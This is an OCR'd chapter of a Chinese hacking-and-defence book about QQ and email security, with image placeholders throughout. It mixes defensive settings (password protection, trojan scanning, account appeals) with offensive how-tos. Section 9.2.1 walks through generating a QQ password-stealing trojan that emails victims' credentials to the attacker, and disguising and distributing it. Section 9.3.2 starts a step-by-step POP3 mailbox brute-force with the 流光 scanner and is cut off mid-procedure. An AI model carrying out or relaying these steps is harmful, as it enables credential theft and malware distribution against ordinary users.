
问：我的网络标题栏被添加了一些非法信息，如何解决呢？

答：如果用户在使用电脑时遇到网络窗口顶端的蓝色标题栏上多出了某网站的广告标题，可以用以下方法解决。

01 单击系统桌面左下角的“开始”按钮，在弹出的开始菜单的搜索栏中输入“regedit”命令，然后按下“Enter”键。



02 在弹出的“注册表编辑器”窗口中，依次展开“HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\Main”子键，在右侧窗口中将“Window Title”键值项的名称改为“Window Title Microsoft Internet Explorer”，然后按下“Enter”键即可。



9.1 零距离接触QQ攻击

知识导读

知己知彼才能百战不殆，要想保证QQ账号的安全需要先对QQ攻击进行必要的了解。本节将主要介绍QQ攻击的方式以及对应的防御措施。

9.1.1 QQ的攻击方式

QQ攻击的方式主要有暴力破解、工具破解、使用木马程序等，下面对其一一进行介绍。

- **暴力破解：** 用暴力破解好的密码词典来对本地的QQ密码文件或在线QQ配合好的密码词典进行暴力破解。
- **工具破解：** 这类软件一种是直接破解出曾经选择过“下次登录不显示登录框”的本地QQ号的最后一次的密码，一种是使用了叫做“隐身穿墙术”的QQ黑客软件，通过一个独立的执行文件调用QQ主程序，跳过密码验证直接登录QQ。
- **使用木马程序：** 通过诱骗目标去浏览藏有QQ木马的网页，让木马自动下载并运行，或向目标发送绑捆了木马的软件、图片等文件让其执行。木马通过获取QQ登录窗口密码或记录击键记录盗取密码，并发向指定Email或保存在计算机的指定位置。
- **破解注册QQ密码保护登记的Emai密码：** 这种方法是通过破解目标注册QQ密码保护邮箱的密码来获得你的QQ密码。
- **利用QQ软件本身的漏洞：** 利用QQ软件本身的漏洞来向目标发送攻击信息，使其被迫下线或造成QQ程序错误退出。

9.1.2 QQ的防范策略


通常情况下，用户的QQ都伴随了自己很久，在其中有着很多重要的信息，所以保护QQ显得格外重要。在使用QQ的过程中应注意以下几点。

- **基础防范：** 就是为自己的QQ账号申请密码保护，这是找回被盗QQ的重要依据。
- **设置复杂的QQ密码：** 一个复杂的密码是非常重要的，一个8位以上的数字加大小写字母或符号的密码，对暴力破解者的耐心是一个极大的挑战，要是在线破解这也将是对其经济实力的挑战。

- **巧妙登录QQ：** 登录QQ时可以在号码前加很多的“0”登录，这样可以躲过qqdreams等一类的在线破解软件对你的QQ号的探测。
- **隐藏个人IP：** 使用QQ代理，不轻易

和对方进行“二人世界”聊天以隐藏自己的真实IP，避免在线破解。

- **删除QQ号码记录文件：**通常情况下，使用QQ后，系统都会将其操作记录在C:\Users\Administrator\Docume nts\Tencent Files目录下，此项很容易被黑客使用软件破解，获取有用信息，所以，在下线后，应将这个文件删除。



- **登录QQ时不保存密码：**腾讯QQ登录时提供了“记住密码”功能，如果在公共场所登录时使用了该项功能，很可能会被他人利用，进而盗取QQ密码。

- **删除特定文件：**在QQ所在的文件夹下，删除子文件夹中的OICQ2000.cfg文件，这样下次启动QQ将只能使用“注册向导登录”，这将使“隐身穿墙术”失效。

9.2 QQ攻防实战

知识导读

通过前面的学习我们对QQ攻击有了简单的了解，本节将通过QQ攻防实战演练，巩固大家对QQ攻击的认识，以帮助用户有效地保证QQ的安全。

9.2.1 阿拉QQ大盗

阿拉QQ大盗是一款功能强大而又操作简单的QQ盗号软件，使用它可以制作一个木马程序，将木马程序捆绑到极具诱惑的软件上，然后将捆绑木马的软件上传到网上或直接发送给其他人，只要他人双击该软件，木马即可自动启动，就可以劫取对方的QQ账号和密码，并将劫取的信息发送到个人邮箱中，使用阿拉QQ大盗盗取QQ号码和密码的具体操作方法如下。


01 进入个人邮箱（这里以QQ邮箱为例进行介绍），单击邮箱首页的“设置”链接。

02 在打开的页面中切换到“反垃圾”选项卡，然后在“白名单”栏中单击“设置邮件地址白名单”链接。

03 在打开的页面中输入“test1@test.com”地址，然后单击“添加到白名单”按钮。


04 启动阿拉QQ大盗程序，在“收信邮箱地址”文本框中输入前面设置的QQ邮箱地址，然后单击“测试邮箱”按钮。

05 如果邮箱可用，程序会发送一份测试成功的邮件到指定邮箱。




06 打开邮箱，即可看到测试成功的邮件信息。

07 返回“阿拉QQ大盗”软件操作界面，单击“设置完毕生成木马”按钮。



08 程序会生成一个木马文件，在打开的对话框中可以看到木马文件的存储地址。




09 打开木马文件储存目录即可看到木马文件，用户可以根据需要将其重命名、更换图标等，然后将其发送给网络其他用户，一旦他人启动这个木马程序，软件就会将账号信息发送到指定的邮箱中。


9.2.2 申请QQ密码保护

很多用户在忘记或丢失QQ密码后都会束手无策，只能忍痛丢弃自己的QQ号码，为避免这种情况的发生，应该给QQ申请密码保护。给QQ申请密码保护的具体操作步骤如下。


01 单击QQ窗口左下角的“主菜单”按钮，在弹出的快捷菜单中依次单击“系统设置”→“安全和隐私”命令。




02 在弹出的“系统设置”对话框中，单击“安全和隐私”选项组中的“安全”选项，在打开的界面中单击“申请密码保护”链接。




03 在弹出的QQ安全中心网页窗口中的“我的密保”页面单击“现在升级”按钮。




04 在弹出的“选择密保手段”页面中选择一种密保手段（本例选择“密保问题”的手段），然后单击“下一步”按钮。



05 在弹出的设置密保信息的窗口中填写密保问题信息，完成三个问题及答案的设置后单击“下一步”按钮。



06 在弹出的确认密保信息的窗口中填写问题的答案，完成填写后单击“下一步”按钮。



07 在弹出的窗口中提示“升级成功”，此时，单击按钮关闭“QQ安全中心”窗口即可。

9.2.3 使用QQ医生扫描盗号木马


QQ医生是腾讯公司针对盗取QQ密码的木马病毒所开发出的一款安全软件（下载地址：http://www.skycn.com/soft/31767.html），它能够准确的扫描出用户电脑上的盗号木马程序，并将其有效清除。

提 示


QQ医生实际是一个保护程序，它的工作原理和360安全卫士相似，新版本的QQ医生具有清理使用痕迹、管理开机启动项、卸载软件和软件漏洞修复，以及免疫U盘病毒和删除、备份可疑文件，还有拦截假QQ系统消息、系统Hosts保护等功能，可以从各个方面保护电脑的安全。

使用QQ医生扫描盗号木马的具体操作步骤如下。


01 在桌面上双击“QQ医生”图标，在弹出的“QQ医生”窗口中，单击“诊断”选项卡中的“扫描木马”选项，然后单击右侧窗口中的“开始扫描”按钮。



02 在弹出的页面中，“QQ医生”程序开始对电脑中的木马进行扫描。




03 扫描完成后，“QQ医生”对话框中会显示扫描结果，如果发现木马，需根据提示立刻将其删除，如果没有发现木马，单击按钮关闭窗口即可。



9.2.4 加密QQ聊天记录

QQ的聊天记录可能会涉及个人的隐私，如果不想让他人对其进行随意的查看，可以对本地消息记录进行加密。

01 在QQ页面中单击左下角的“主菜单”按钮，在弹出的菜单中依次单击“系统设置”→“安全和隐私”命令。



技巧


用户也可以单击QQ界面左上角的头相，然后在打开的对话框中单击对话框底端的“系统设置”链接进行操作。

02 在弹出的“系统设置”对话框中单击“消息记录安全”选项，在打开的对话框中根据提示设置加密口令和口令提示，然后单击“确定”按钮即可。


9.2.5 将QQ彻底隐藏

将自己登录的QQ彻底隐藏不但可以预防他人在自己离开的时候偷看自己的信息，也可以避免黑客在入侵电脑时对QQ进行操作。彻底隐藏QQ的具体操作方法如下。


01 在QQ页面中单击左下角的“主菜单”按钮，在弹出的菜单中依次单击“系统设置”→“基本设置”命令。



02 在弹出的“系统设置”对话框中，在 “常规”选项页面中取消勾选“在任务栏通知区域显示QQ图标”复选框。




03 切换到“热键”操作界面，在“全局热键”列表框中单击“提取消息”的组合键。然后该选项变为可改写状态，根据需要进行设置（如“-”减号键）。



04 切换到“声音”操作界面，在“会员个性铃音”栏中勾选“屏蔽好友对我播放的炫铃”和“关闭我对好友设置的的铃音”复选框，然后勾选对话框上方的“关闭所有声音”复选框。

05 切换到“好友和聊天”操作界面，在“常规”页面取消勾选“允许自动播放魔法表情”和“允许接收窗口抖动”复选框，然后单击“确定”按钮即可。



9.2.6 QQ号码被盗后如何申诉


很多细心的用户在QQ密码被盗后会通过自己的密保资料轻松找回号码，但是对于一些忘记密保信息的用户，要找回号码会使他们变得不知所措，下面就为这些忘记密保信息的用户解决这个难题。QQ号码被盗后申诉的具体操作步骤如下。

01 启动IE浏览器，在地址栏输入http://aq.qq.com/cn/appeal/appeal_portal网站地址，然后按下“Enter”键。

02 在打开的“安全中心”页面的“QQ账号”文本框中输入要申诉的QQ号码，在“验证码”文本框中输入其下侧显示的验证码，单击“确定并同意以下协议”按钮。

03 在弹出的“填写申诉资料”页面上方以红色显示出要申诉的号码，确认后填写申诉基本资料，在“申诉联系方式”栏中填写申诉成功后接收信息的联系方式，然后单击“下一步”按钮。

04 此时申诉验证码会由系统发送到用户在“第3步”填写的联系邮箱里。登录邮箱，将接收到的验证码填入“申诉验证码”栏中的文本框内，在“账号基本资料”和“号码付费资料”内如实填写账号的有关信息，然后单击“下一步”按钮。




05 在弹出的“邀请好友辅助申诉”页面中的“填写你的资料”栏中填写你的真实姓名，在“填写你QQ好友的资料”栏中填写好友的QQ号码及其真实姓名，然后单击“下一步”按钮。

06 在弹出的“账号申诉”页面中会提示号码的申诉已受理，根据提示将申诉回执编号发给“第5步”中邀请的好友，将页面中提示的网站发给好友，让他们登录该网站进行申诉操作，然后单击“确定”按钮，完成设置。


9.2.7 文件接收安全设置

利用QQ接收文件时，如果文件中包含病毒或木马程序，可能会导致电脑受到严重的危害，因此，有必要对文件的接收进行安全设置，具体操步骤如下。

01 在QQ窗口中单击左下角的“主菜单”按钮，在弹出的菜单中依次单击“系统设置”→“安全和隐私”命令。




02 在弹出的“系统设置”对话框中，选择“安全”页面中的“安全级-中（推荐）”单选项，然后单击“确定”按钮，完成设置。




9.2.8 自定义接收文件的保存路径

QQ接收文档的默认保存位置为QQ安装目录下名为“QQFileCache”的文件夹（如：D:\ProgramFiles\Tencent\qq\QQFile Cache）下，这导致他人很轻易的就能找到QQ接收文件，并对其浏览或恶意删改，为避免不必要的麻烦，可以将接收的文件保存在指定的位置，具体操作步骤如下。


01 在QQ窗口中单击左下角的“主菜单”按钮，在弹出的菜单中依次单击“系统设置”→“基本设置”命令。



02 在弹出的“系统设置”对话框的“基本设置”选项组中，单击“文件记录”选项，在弹出的“文件记录”选项页面中选择“自定义”单选项，然后单击“浏览”按钮。



03 在弹出的“浏览文件夹”对话框中选择要存储QQ文件的位置，单击“确定”按钮，然后在返回的系统设置对话框中再次单击“确定”按钮，完成设置。



9.3 电子邮件攻防

知识导读

电子邮件是网络时代的一个代表性的新生工具，使用它，我们不但可以免去传统书信的邮寄费用，而且还可以避免等待信件的烦恼。然而，随着电子邮件的使用越来越广泛，黑客们的注意力也转移到了电子邮件上，他们通过各种手段来达到自己的目的，本节将介绍电子邮件攻防的相关知识。

9.3.1 常见电子邮件攻击手段

黑客攻击电子邮箱的手段很多，最常见的就是使用邮件炸弹和破解电子邮箱的账号密码。

1. 邮件炸弹

邮件炸弹攻击是各种攻击中最常见的攻击手段，它造成危害的原理是这样的：由于接收邮件信息需要系统来处理，而且邮件的保存也需要一定的空间。所以，因邮件炸弹而导致的巨量邮件会大大加剧网络连接负担、消耗大量的存储空间，甚至溢出文件系统，这将会给Unix、Windows等许多操作系统造成威胁，除了操作系统有崩溃的危险之外，由于大量垃圾邮件集中涌来，将会占用大量的处理器时间与带宽，造成正常用户的访问速度急剧下降。而对于个人的免费邮箱来说，由于其邮箱容量是有限的，邮件容量一旦超过限定容量（即邮箱被“撑爆”），系统就会拒绝服务。

注 意

现在网上的邮件炸弹工具很多，虽然它们的安全性不尽相同，但基本上都能保证攻击者不被发现，以至于任何一个刚上网的新手利用现成邮件炸弹工具程序，都可以使用邮件炸弹攻击目标邮箱，所以提高邮箱安全的防范意识是非常重要的。

2. 盗取邮箱密码

盗取邮箱账号和密码也是黑客常用的攻击手段，他们通过盗取他人邮箱，并使用这些邮箱发送诈骗信息。这不但会使我们无法正常使用邮箱，还很有可能使好友因收到假邮件后上当受骗。

盗取邮箱密码最常见的方法就是在远程主机上安装键盘记录工具，这些工具能够记录机主一天输入的字符，当然这个字符量可能很大，也可能很小，依主人使用情况而定，输入的字符会形成文本文件，而且密码会和其他的字符有很大不同，所以，黑客可以轻而易举的从这个文件中判断哪一段是密码。现在键盘记录工具很多，例如键盘记录者、全能鼠标键盘记录器等。


9.3.2 使用流光盗取邮箱

在前面的学习中介绍过流光扫描器，这里主要介绍使用流光扫描器探测账号和密码的方法。


1. 探测邮箱账号和密码

使用流光扫描器可以对邮箱账号和密码进行探测，具体操作步骤如下。

01 下载并安装流光软件，启动其主程序，在其主界面中勾选并右键单击“POP3”选项，然后在弹出的菜单中依次单击“编辑”→“添加”菜单命令。




02 在打开的对话框中设置POP3主机，本例输入“POP3.163.com”，对163邮箱进行探测，然后单击“确定”按钮，可将该主机添加到流光程序中。



03 接下来需要添加破解账号所需的用户列表文件，在添加用户列表文件之前可以先对其进行编辑。在流光软件的安装目录中找到要进行编辑的扩展名“.dic”的用户列表文件，然后单击鼠标右键，在打开的菜单中单击“使用记事本打开”命令。

